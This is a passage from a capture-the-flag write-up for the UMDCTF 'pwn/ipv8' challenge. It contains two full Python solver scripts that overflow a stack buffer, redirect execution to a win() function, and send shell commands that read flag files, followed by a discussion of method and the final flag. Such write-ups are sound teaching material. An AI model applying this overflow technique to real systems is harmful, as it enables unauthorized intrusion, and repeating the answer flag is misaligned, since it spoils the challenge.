        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        start_new_session=True,
    )

    try:
        out, _ = p.communicate(data, timeout=timeout)
    except subprocess.TimeoutExpired:
        if verbose:
            warn("timeout; killing local process")
        try:
            os.killpg(p.pid, signal.SIGKILL)
        except Exception:
            p.kill()
        out, _ = p.communicate()

    return out

def run_remote(host: str, port: int, data: bytes, timeout: float, verbose: bool) -> bytes:
    if verbose:
        info(f"connecting to {host}:{port}")

    out = bytearray()

    with socket.create_connection((host, port), timeout=timeout) as s:
        s.settimeout(timeout)
        s.sendall(data)
        while True:
            try:
                chunk = s.recv(4096)
            except socket.timeout:
                break
            if not chunk:
                break
            out.extend(chunk)

    return bytes(out)

def extract_flag(out: bytes) -> Optional[str]:
    for pat in (
        rb"UMDCTF\{[\^]\r\n]+\}",
        rb"[A-Za-z0-9_\-]+CTF\{[\^]\r\n]+\}",
        rb"flag\{[\^]\r\n]+\}",
        rb"Star\{[\^]\r\n]+\}",
    ):

```

```

        m = re.search(pat, out)
        if m:
            return m.group(0).decode(errors="replace")
        return None

def main() -> int:
    parser = argparse.ArgumentParser(description="Corrected solver for UMDCTF pwn/ipv8")

    mode = parser.add_mutually_exclusive_group()
    mode.add_argument("--local", action="store_true", help="run against a local ELF")
    mode.add_argument("--remote", action="store_true", help="run against the remote service")

    parser.add_argument("binary", nargs="?", default=None, help="local ELF path, usually ./ipv4")
    parser.add_argument("--host", default=DEFAULT_HOST)
    parser.add_argument("--port", type=int, default=DEFAULT_PORT)
    parser.add_argument("--offset", type=int, default=OFFSET_TO_RIP)
    parser.add_argument("--ret", type=lambda x: int(x, 0), default=DEFAULT_RET)
    parser.add_argument("--cmd", default=DEFAULT_CMD)
    parser.add_argument("--timeout", type=float, default=5.0)
    parser.add_argument("-v", "--verbose", action="store_true")

    args = parser.parse_args()

    if not args.local and not args.remote:
        args.local = True

    binary = args.binary or find_binary()
    data = build_stdin(args.offset, args.ret, args.cmd, args.verbose)

    try:
        out = run_remote(args.host, args.port, data, args.timeout, args.verbose) if args.remote else run_local(binary, data, args.timeout,
args.verbose)
    except Exception as exc:
        error(str(exc))
        return 1

    sys.stdout.buffer.write(out)
    if out and not out.endswith(b"\n"):
        print()

    flag = extract_flag(out)
    if flag:
        info(f"flag: {flag}")
    else:
        warn("no flag pattern found in output")

    return 0

if __name__ == "__main__":
    raise SystemExit(main())

```

15. Solver variant B - optimized one-shot

This variant is best for a clean final run. It avoids prompt synchronization, sends the complete input stream in one shot, and supports --local for launch symmetry with the corrected solver.

```

#!/usr/bin/env python3
"""
UMDCTF pwn/ipv8 optimized solver.

Use this version for the final run:
- no prompt synchronization;
- no verbose mode;
- builds the complete input stream once;
- sends everything in one write;
- supports --local for symmetry with the corrected solver.

Author: AnyMoR Entry JOL
License: MIT
"""

import argparse
import os
import re
import socket
import struct
import subprocess
import sys

HOST, PORT = "challs.umdctf.io", 30308
OFF, RET = 104, 0x402F49
IP = b"1.2.3.4"
CMD = (
    b"cat flag.txt 2>/dev/null;"
    b"cat /flag 2>/dev/null;"
    b"cat /home/ctf/flag.txt 2>/dev/null;"
    b"id;exit\n"
)

def p64(x):
    return struct.pack("<Q", x)

```

```

SRC = IP + b"A" * (OFF - len(IP)) + p64(RET)
DST = IP + b"B" * (48 - len(IP))
DATA = b"x\n" + SRC + b"\nx\n" + DST + b"\n" + CMD

def recv_all(sock, timeout):
    sock.settimeout(timeout)
    out = bytearray()
    while True:
        try:
            chunk = sock.recv(4096)
        except socket.timeout:
            break
        if not chunk:
            break
        out += chunk
    return bytes(out)

def extract_flag(out):
    return re.search(
        rb"UMDCTF\{[^\n]+\}|[A-Za-z0-9_-]+CTF\{[^\n]+\}|flag\{[^\n]+\}|Star\{[^\n]+\}",
        out,
    )

def main():
    ap = argparse.ArgumentParser(description="Optimized one-shot solver for UMDCTF pwn/ipv8")
    mode = ap.add_mutually_exclusive_group()
    mode.add_argument("--local", action="store_true", help="run against a local ELF")
    mode.add_argument("--remote", action="store_true", help="run against the remote service")
    ap.add_argument("--host", default=HOST)
    ap.add_argument("--port", type=int, default=PORT)
    ap.add_argument("--timeout", type=float, default=2.0)
    ap.add_argument("binary", nargs="?", default="./ipv4")
    a = ap.parse_args()

    if not a.local and not a.remote:
        a.local = True

    if a.remote:
        s = socket.create_connection((a.host, a.port), timeout=a.timeout)
        s.sendall(DATA)
        out = recv_all(s, a.timeout)
        s.close()
    else:
        if not os.path.exists(a.binary):
            sys.exit(f"[error] binary not found: {a.binary}")
        if not os.access(a.binary, os.X_OK):
            os.chmod(a.binary, os.stat(a.binary).st_mode | 0o111)
        out = subprocess.run(
            [a.binary],
            input=DATA,
            stdout=subprocess.PIPE,
            stderr=subprocess.STDOUT,
            timeout=a.timeout,
        ).stdout

    sys.stdout.buffer.write(out)
    m = extract_flag(out)
    if m:
        print(f"\n[info] flag: {m.group(0).decode(errors='replace')}")

if __name__ == "__main__":
    main()

```

16. Larger conclusion

The reason this solution is preferable is that it follows the program's natural control flow instead of fighting it. The payload does not need to inject code, defeat NX, or reconstruct libc. It only has to prepare the return address, keep the program alive through the RINE check, and let the existing win() helper do the final system('/bin/sh') call.

This challenge is a good ret2win exercise because it is not solved by a single overflow alone. The first instinct is to overwrite RIP, and that part is indeed present, but the program still has enough logic left to stop before the corrupted return address is ever used. That is why the RINE step matters.

The most important methodology lesson is to separate proof from guessing. objdump proves the entry point. Stack layout or cyclic patterns prove the 104-byte offset. Testing or static analysis around scanf proves the 48-byte destination trick. Once each layer is justified, the final payload becomes small and reliable.

The second lesson is about C strings. A bounded scanf is not automatically safe when the destination buffer and neighboring data are arranged badly. The visible input may be limited to 48 bytes, but scanf still appends a NUL byte. In this challenge, that one byte is enough to change the string used by the guard.

The final lesson is operational. A spawned shell is not a flag by itself. The solver sends a command immediately after `system('/bin/sh')` so the exploitation result is reproducible. That is why the final solver prints the flag rather than leaving a silent interactive shell.

Final flag: UMDCTF{why_was_ipv9_afraid_of_ipv7?ipv789}.

Document license: CC BY 4.0. Solver license: MIT.